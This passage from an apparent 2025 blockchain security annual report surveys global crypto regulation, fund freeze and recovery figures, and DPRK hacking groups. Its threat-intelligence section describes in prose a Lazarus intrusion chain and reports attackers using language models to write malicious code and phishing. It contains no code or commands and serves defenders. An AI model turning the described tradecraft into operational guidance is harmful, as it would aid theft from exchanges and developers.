- 2025-12-23: The Japanese government plans to submit a bill in 2026 to promote the tokenization of municipal bonds on blockchain as digital securities. The initiative aims to enable fast issuance and settlement of bonds without intermediaries and to provide real-time visibility of investor information. The proposal may include using regional bank stablecoins to pay interest, granting investors rights to use local facilities, and offering financial, benefit, and social returns, potentially opening a new path for low-cost local financing.

3.1.2.2 Europe

(1) United Kingdom

- 2025-01-31: The revised Financial Services and Markets Act (FSMA), issued by HM Treasury, came into effect. The update excludes crypto staking from the classification of collective investment schemes. Under this revision, staking assets such as ETH and SOL are considered part of blockchain validation processes and are no longer subject to regulatory requirements applicable to collective investment vehicles.

- 2025-04-29: During a major summit at UK Fintech Week in London, the Chancellor of the Exchequer announced the publication of a draft legislative framework for crypto asset regulation. Under the proposed rules, crypto exchanges, brokers, and intermediaries will be brought under regulatory oversight. The framework aims to crack down on misconduct while encouraging responsible innovation. Crypto firms serving UK customers will be required to meet explicit standards for transparency, consumer protection, and operational resilience.

- 2025-11-29: The HM Revenue & Customs (HMRC) issued new rules requiring cryptocurrency exchanges operating in the United Kingdom to begin collecting full transaction records for all their UK customers from January 1, 2026, and to share those records with HMRC in the following year. HMRC will use the collected data to verify tax returns, ensure compliance, and impose penalties for non-compliance. The new HMRC guidance aligns the UK with the OECD Crypto-Asset Reporting Framework (CARF), which is designed to enhance transparency in the rapidly growing digital asset market and has been adopted or promoted in jurisdictions including the European Union, Canada, Australia, Japan, and South Korea.

- 2025-12-03: The United Kingdom formally recognized crypto assets, such as cryptocurrencies and stablecoins, as property under the law. This move provides a clearer legal basis for digital assets, particularly in areas such as proof of ownership, recovery of stolen assets, and treatment in insolvency or estate matters.

- 2025-12-15: The UK Treasury is drafting new regulations to bring cryptocurrencies within the regulatory framework of the Financial Conduct Authority (FCA) starting in 2027, subjecting them to similar oversight as other financial products.

- 2025-12-16: The Financial Conduct Authority (FCA) published consultation paper *CP25/40: Regulating cryptoasset activities*, marking further development of the UK's regulatory framework for crypto assets.

(2) European Union

- 2025-02-17: The European Securities and Markets Authority (ESMA) released a consultation paper on proposed guidelines for assessing the competence of employees at crypto-asset service providers. The guidelines aim to support the implementation of the Markets in Crypto-Assets (MiCA) regulation.

- 2025-05-02: The European Union formally adopted the Anti-Money Laundering Regulation (AMLR), which will take effect on July 1, 2027. The regulation bans all financial institutions

and crypto service providers from offering anonymous crypto accounts or wallets and prohibits all transactions involving privacy coins such as Monero, Zcash, and Dash.

- 2025-12-24: The European Union's latest legislation on digital asset tax transparency will come into effect on January 1, 2026. The directive, known as DAC8, extends the EU's long-standing framework for administrative cooperation in taxation to crypto assets and related service providers. Under this directive, crypto asset service providers—including exchanges and brokers—are required to collect and report detailed user and transaction information to national tax authorities. Subsequently, these authorities will share the data among EU member states.

(3) Turkey

- 2025-03-13: The Capital Markets Board of Turkey (CMB) issued two regulatory documents concerning the licensing and operation of Crypto Asset Service Providers (CASPs), including cryptocurrency exchanges, custodians, and wallet service providers. This framework grants the CMB comprehensive supervisory authority over crypto platforms to ensure compliance with both national and international standards.

3.1.2.3 North America

(1) United States

- 2025-01-23: Former President Trump signed an executive order on cryptocurrencies, establishing a supportive stance toward the development of digital assets and blockchain technology. The order included the creation of a Presidential Working Group on Digital Asset Markets. It also prohibited federal agencies from taking any actions to develop, issue, or promote central bank digital currencies (CBDCs).

- 2025-04-02: The U.S. House Financial Services Committee passed the STABLE Act with 32 votes in favor and 17 against. The bill aims to establish a regulatory framework for U.S. dollar-backed stablecoins, requiring a 1:1 reserve backing and compliance with capital and anti-money laundering standards. It provides a two-year transition period for foreign issuers, such as Tether, to comply with U.S. regulations.

- 2025-04-04: The SEC's Division of Corporate Finance issued guidance on stablecoins. After thorough analysis, the division concluded that fully reserved, liquid, and U.S. dollar-backed stablecoins ("Covered Stablecoins") do not constitute securities under the Reves test. In short, stablecoin issuance and sales intended for commercial or consumer use are not securities.

- 2025-04-09: The U.S. Department of Justice released an official statement clarifying that developers are not liable for the misuse of their code by criminals. Law enforcement efforts will focus instead on actual criminal activities such as fraud and terrorism financing.

- 2025-04-11: The U.S. Securities and Exchange Commission (SEC) Division of Corporate Finance issued a statement requiring crypto issuers to disclose information on business development stages, network functionalities, security rights, and smart contract code as part of securities issuance and registration, aiming to protect investors and enhance market transparency.

- 2025-05-29: House Republicans introduced the Digital Asset Market Clarity Act, granting the Commodity Futures Trading Commission (CFTC) exclusive regulatory authority over digital commodity spot markets. The bill allows crypto platforms to register with either the CFTC or SEC based on their business nature. It explicitly excludes payment stablecoins from securities classification and exempts DeFi operators and wallet providers from SEC oversight.

- 2025-06-18: The U.S. Senate passed the landmark GENIUS Act with a vote of 68–30, marking the first comprehensive digital asset regulatory reform legislation in the country.

- 2025-07-17: The U.S. House of Representatives passed three cryptocurrency-related bills: the Guiding and Establishing National Innovation for U.S. Stablecoins Act (GENIUS Act), the Digital Asset Market Clarity Act of 2025 (CLARITY Act), and the Anti-CBDC Surveillance State Act. The GENIUS Act has already been signed by President Trump and formally

became law. The CLARITY Act and the Anti-CBDC Surveillance State Act will be sent to the U.S. Senate for consideration. The accelerated progress of all three bills marks a strategic shift in the United States from "regulatory ambiguity" toward building a clear regulatory framework for cryptocurrencies.

- 2025-12-18: The U.S. Securities and Exchange Commission (SEC) Division of Trading and Markets published the Division of Trading and Markets: Frequently Asked Questions Relating to Crypto Asset Activities and Distributed Ledger Technology (FAQs), aiming to provide market participants with compliance guidance. The content covers key areas including broker-dealer responsibilities, customer asset protection, dual-asset trading pairs, transfer agents and DLT, as well as clearing, settlement, and exchange-traded products (ETPs).

- 2025-12-18: The U.S. SEC Division of Trading and Markets issued the Statement on the Custody of Crypto Asset Securities by Broker-Dealers. This statement aims to clarify the applicability of Rule 15c3-3 under the Securities Exchange Act to crypto assets treated as securities (i.e., "crypto asset securities") and is applicable to broker-dealers holding such assets on behalf of their customers.

In addition, several states, including New Hampshire, Wyoming, and Utah, are advancing legislation related to strategic Bitcoin reserves.

(2) Republic of Trinidad and Tobago

- 2025-11-23: The Parliament of Trinidad and Tobago passed the Virtual Assets and Virtual Asset Service Providers Act 2025, aiming to provide a unified framework for the licensing and regulation of virtual asset activities in the Caribbean region.

3.1.2.4 Latin America

(1) Argentina

- 2025-03-13: The National Securities Commission of Argentina (CNV) approved Resolution No. 1058, establishing final regulatory guidelines for Virtual Asset Service Providers

(VASPs). The guidelines cover registration requirements, cybersecurity, asset custody, anti-money laundering measures, and risk disclosure obligations, emphasizing a balance between regulation and innovation.

(2) El Salvador

- 2025-01-30: The Legislative Assembly of El Salvador passed the President's reform proposal, officially revoking Bitcoin's status as legal tender.

3.1.2.5 Middle East

(1) Dubai

- 2025-03-17: The Dubai Financial Services Authority (DFSA) launched a tokenization regulatory sandbox, providing enterprises with a controlled environment to test tokenized financial solutions under regulatory supervision. Eligible services include tokenized stocks, bonds, Islamic bonds (sukuk), and units of collective investment funds.

- 2025-05-19: The Dubai Virtual Assets Regulatory Authority (VARA) updated its Digital Assets Trading Rules manual. The new rules strengthen leverage controls and collateral requirements for margin trading. This update aims to align the regulatory framework with international risk standards and address previous regulatory gaps concerning brokers and wallet service providers.

- 2025-05-25: The DFSA officially approved Circle's stablecoins USD Coin (USDC) and EURC as the first recognized stablecoins. This regulation enables enterprises within the Dubai International Financial Centre (DIFC) to use these stablecoins across various digital asset applications, including payments and fund management.

3.1.2.6 Africa

(1) Ghana

- 2025-12-22: The Parliament of Ghana approved a bill legalizing cryptocurrency use in the country, aiming to address concerns raised by the Bank of Ghana over the rapidly expanding and largely unregulated use of Bitcoin and other digital assets.

3.1.2.7 Oceania

(1) Australia

- 2025-09-25: The Australian government released a draft regulatory framework for crypto asset platforms that proposes extending the scope of the country's financial services laws to the crypto industry. The draft requires operators to obtain an Australian Financial Services Licence (AFSL) and establishes two types of regulated entities: digital asset trading platforms and custody service platforms. These entities would be required to manage conflicts of interest, provide dispute resolution mechanisms, and meet recognized custody and settlement standards. The proposed regulations cover tokenized assets, public token infrastructure, and staking activities, and grant regulators flexible powers to adjust requirements as needed.


- 2025-10-29: The Australian Securities and Investments Commission (ASIC) issued a major update to its guidance, clarifying under what circumstances digital asset products and services constitute financial products under the Corporations Act 2001 (Cth) ("Corporations Act"), and expanded the terminology from "crypto assets" to "digital assets" to encompass virtual assets, tokenized products, and token-based assets. Although the guidance does not introduce new legislation, it is intended to provide clarity ahead of the Digital Asset Platforms and Payment Service Providers Bill, which will establish a licensing regime for exchanges, custody providers, and stablecoin issuers. The ASIC guidance reiterates that yield-bearing tokens, staking programs, and asset-referenced stablecoins may require licensing, and the final version of the guidance added five new use cases—bringing the total to 18—covering exchange tokens, gaming NFTs, and staking services, and clarified that custodians must meet a minimum net assets requirement of AUD 10 million (unless offering ancillary services). ASIC emphasized that Australian law applies to offshore entities marketing to local users, and global platforms cannot avoid regulation on the basis of geographic location.


Overall, in 2025 global crypto asset regulation entered a phase of structured and systematic advancement. Policymaking shifted from "exploratory regulation" toward the implementation of clear, enforceable frameworks. Compliance has been viewed as a prerequisite for market

development, with tax transparency, AML/KYC, custody security, information disclosure, and stablecoin regulation emerging as high-frequency policy priorities. Global regulatory frameworks are now moving from the question of “whether to regulate” to “how to implement regulation effectively.”

3.2 Freeze / Recover Funds Data

In 2025, Tether froze USDT-ERC20 assets on a total of 576 Ethereum addresses.
In 2025, Circle froze USDC-ERC20 assets on a total of 214 Ethereum addresses.





In 2025, there were 18 incidents in which lost funds could still be recovered or frozen after an attack. In these 18 cases, the total stolen funds amounted to approximately $1.957 billion, of which nearly $387 million were returned or frozen, accounting for 13.2% of the total losses in 2025. This recovery rate reflects extensive collaboration and continual improvements in on-chain tracking capabilities.

Additionally, with strong support from the SlowMist InMist Lab threat intelligence network, SlowMist assisted clients, partners, and publicly disclosed hacking incidents in freezing or recovering approximately $19.29 million in 2025.

A representative case is the KiloEx incident: on April 15, 2025, the decentralized perpetual contract trading platform KiloEx suffered a hacker attack, resulting in losses of about $8.44 million. Following the incident, SlowMist immediately organized a security emergency response team and worked with KiloEx to trace the attack path and the flow of funds. Leveraging its proprietary on-chain anti-money laundering tracking and analysis platform MistTrack, together with the

InMist threat intelligence network, SlowMist profiled the attackers and their characteristics, assisting the project team in multiple rounds of negotiations with the attackers. As a result, through the coordinated efforts of SlowMist and other parties, all stolen assets totaling $8.44 million were successfully recovered just 3.5 days after the incident, and KiloEx reached a 10% “white-hat bounty” agreement with the attackers.

From rapid response and full fund recovery to subsequent audits and security hardening, the joint emergency response between KiloEx and SlowMist not only demonstrated the importance of

collaboration between security teams and project teams, but also served as a reminder to Web3 projects that security should not stop at pre-launch audits—real-time monitoring and post-incident response are equally critical.

3.3 Cybercrime Organizations and the Underground Cyber Ecosystem

3.3.1 DPRK Hackers

(1) From "Single-Point Attacks" to "Highly Organized Operations"

In recent years, North Korea (DPRK)-related hacking activities have clearly evolved beyond sporadic network intrusions or occasional cryptocurrency exchange thefts. They have gradually developed into a highly organized, long-term system focused on acquiring and laundering funds through crypto assets. Multiple security companies, law enforcement agencies, and blockchain analysis firms have pointed out that DPRK hackers have become one of the most systematic and persistent anti-money laundering (AML) risks facing the global crypto industry today. Their scale of operations, technical sophistication, and maturity in fund management are significantly higher than those of typical cybercriminal organizations.

According to a 2025 research report by MSMT, from January 2024 to September 2025, DPRK-related hacker groups attacked cryptocurrency exchanges, wallet service providers, multi-signature infrastructures, and Web3 ecosystem companies worldwide, stealing a total of at least $2.837 billion in crypto assets. Of this amount, approximately $1.645 billion was stolen in just the first nine months of 2025 alone, setting a new historical record.

Table 1: Total Cryptocurrency Stolen by the DPRK, 2024 - 2025

Dates	Total DPRK Cryptocurrency Theft
January 2024 – December 2024	$ 1,191,554,000
January 2025 – September 2025	$ 1,645,780,000
January 2024 – September 2025	$ 2,837,334,000

(2) Major Organizations and Role Division

Open-source intelligence, law enforcement documents, and disclosures from security companies indicate that North Korea's crypto-related cybercrime system is not carried out by a single isolated organization. Instead, it involves multiple long-tracked advanced persistent threat (APT) groups, overseas IT outsourcing networks, and laundering nodes, gradually forming a complete closed loop covering "attack—money laundering—cashing out—funds return."

At the core, the Lazarus Group remains the most active and destructive attacker, persistently targeting cryptocurrency exchanges, custodial wallets, developer infrastructures, and supply chains. The February 2025 theft of over $1.46 billion from Bybit has been attributed to Lazarus Group by the U.S. Federal Bureau of Investigation (FBI), which, in its law enforcement documents, has named this series of malicious actions "TraderTraitor."

Alert Number: I-022625-PSA
February 26, 2025

North Korea Responsible for $1.5 Billion Bybit Hack


The Federal Bureau of Investigation (FBI) is releasing this PSA to advise the Democratic People's Republic of Korea (North Korea) was responsible for the theft of approximately $1.5 billion USD in virtual assets from cryptocurrency exchange, Bybit, on or about February 21, 2025. FBI refers to this specific North Korean malicious cyber activity as "TraderTraitor."

TraderTraitor actors are proceeding rapidly and have converted some of the stolen assets to Bitcoin and other virtual assets dispersed across thousands of addresses on multiple blockchains. It is expected these assets will be further laundered and eventually converted to fiat currency.

The so-called TraderTraitor, UNC4899, Jade Sleet, and Slow Pisces do not refer to single, fixed organizations, but rather to a set of attack patterns centered on "social engineering + third-party service infiltration," involving multiple major incidents such as those affecting Bybit, DMM Bitcoin, and WazirX. These operations typically gain access to target environments through recruitment fraud, outsourced partnerships, or vendor integrations, bypassing traditional security boundaries.

In addition, AppleJeus (also known as Citrine Sleet or Gleaming Pisces) has long been known for malicious crypto applications, fake wallets, and supply chain implantations. The theft of approximately $50 million from Radiant Capital is considered highly related to this type of attack activity. CryptoCore (Sapphire Sleet or Alluring Pisces) focuses more on spear-phishing and malicious npm package deployment, targeting Web3 developers and operations personnel. Organizations such as Kimsuky, APT37, Moonstone Sleet, and Andariel have, beyond intelligence theft, gradually become involved in ransomware, data extortion, and supply chain attacks. They have also been observed collaborating at tactical or resource levels with certain Russian-speaking criminal groups.

Figure 25: Kimsuky's Cyber Operations Against the ROK Construction Sector in January 2024




Source: MSMT Participating State

Multiple reports indicate that these organizations operate with clearly defined roles: some teams focus on technical infiltration and attack execution, others handle social engineering and recruitment fraud, and still others are responsible for on-chain money laundering and cashing out into fiat currency.

Running in parallel with APT attacks is the large-scale network of North Korean IT workers (DPRK IT Workers). According to Mandiant estimates, North Korea has deployed approximately 1,000–2,000 IT workers across at least eight countries worldwide, with extensive infiltration into the blockchain, AI, cloud computing, and software development sectors.

Figure 8: Industry Distribution for DPRK IT Worker Threat Activity, 2024



Source: Mandiant analysis developed for the MSMT report


These personnel typically use forged or stolen identities, AI-generated avatars, and fake résumés to obtain remote positions through platforms such as Upwork, Fiverr, LinkedIn, and Discord. They receive salaries in stablecoins or fiat currency and remit the funds back to North Korea through methods such as coin mixing, OTC trades, and stablecoin conversions. In some cases, these IT workers are directly involved in code implantation, privilege abuse, or internal theft of crypto assets.

Figure 23: DPRK IT Workers Using Online Platforms

(3) Evolving Attack Techniques

In 2025, multiple public incidents demonstrated that social engineering attacks have become the core and most scalable initial entry method for North Korean hackers. By masquerading as recruitment or interview processes (e.g., Contagious Interview, ClickFake Interview), attackers proactively contact targets on platforms such as LinkedIn and Telegram, luring them to participate in so-called “technical interviews” or “collaboration meetings.” Using tools like Zoom or Google Meet, the attackers create audio or video disruptions to trick victims into downloading “patches” or “updates,” thereby installing malicious software.

Figure 4: GitHub blog used to share website source codes among Kyonghung IT members




At the same time, attackers are extending their targets to the supply chain and code ecosystem. They upload backdoored fake repositories to platforms such as GitHub and GitLab, or lure developers by offering development tasks, inducing them to clone and execute malicious projects, thereby stealing API keys, wallet private keys, and source code. Meanwhile, North Korean hackers continue to upload hundreds of typo-squatted malicious packages to NPM, gaining maintenance access to open-source wallet or protocol repositories and using malicious updates to steal mnemonic phrases, private keys, and runtime logs. Such attacks often do not pursue immediate theft of funds, but instead remain dormant long-term, waiting for the moment when the capital volume or privilege value reaches its maximum.


For enterprise-level targets, multiple cases investigated by SlowMist since June 2024 indicate that the Lazarus Group has already developed a complete APT attack chain at the exchange level:

- Initial Intrusion

Attackers first infiltrate victims using social engineering techniques. Common methods include impersonating a project team to target key developers, requesting assistance in debugging code, and offering upfront payment to gain trust; or posing as automated-trading or investment personnel, providing trading analysis or quantitative-trading code to lure key targets into executing malicious programs on their local devices or within Docker environments.



Malicious samples such as StockInvestSimulator-main.zip and MonteCarloStockInvestSimulator-main.zip contain embedded remote-access trojans, where attackers leverage pyyaml to achieve remote code execution (RCE) as the mechanism for delivering and running malicious payloads. This enables them to quietly establish a persistent backdoor while bypassing most antivirus detection.



- Privilege Escalation

Once the malicious software gains local control over an employee's device, the attacker then tricks the employee into setting privileged: true in the docker-compose.yaml file, thereby escalating access to obtain host-level permissions and take complete control of the target machine.

- Internal Reconnaissance and Lateral Movement

Using the compromised device, the attacker scans the internal network to identify key servers and exploits vulnerabilities in enterprise applications to further penetrate the corporate environment. All malicious operations are carried out through the compromised device's VPN traffic, allowing the attacker to bypass most security appliances. After successfully gaining access to critical application servers, the attacker steals SSH keys and leverages whitelisted trust relationships between servers to move laterally—ultimately taking control of the wallet server.

- Asset Transfer and Covering Tracks

After gaining control of the wallet infrastructure, the attacker illicitly transfers large amounts of crypto assets to wallet addresses under their control. Throughout the attack, they use legitimate enterprise tools, application services, and infrastructure as pivot points to disguise the true origin of malicious activity, while deleting or tampering with logs and sample data. Additionally, attackers often deceive employees into deleting the debugging programs they were tricked into running—sometimes even offering extra "debugging compensation"—to conceal evidence. In some cases, employees, fearing blame, may voluntarily delete related information, delaying incident reporting and making investigation and forensics significantly more difficult.

Entering the second half of 2025, the introduction of AI technology has further amplified these threats. According to Google's Threat Intelligence team, North Korea–linked groups have begun using large language models to dynamically generate malicious code, rewrite payload instructions at runtime to evade detection, automatically produce multilingual phishing scripts and fake résumés, and even participate in remote interviews using voice-cloning and deepfake video.

(4) Centralized Services as Primary Attack Targets

In 2025, multiple major security incidents, including thefts from both individual and institutional wallets within the Tron, Ethereum, and Solana ecosystems, were explicitly attributed by law enforcement agencies and security firms to North Korean hackers. These include, but are not limited to:

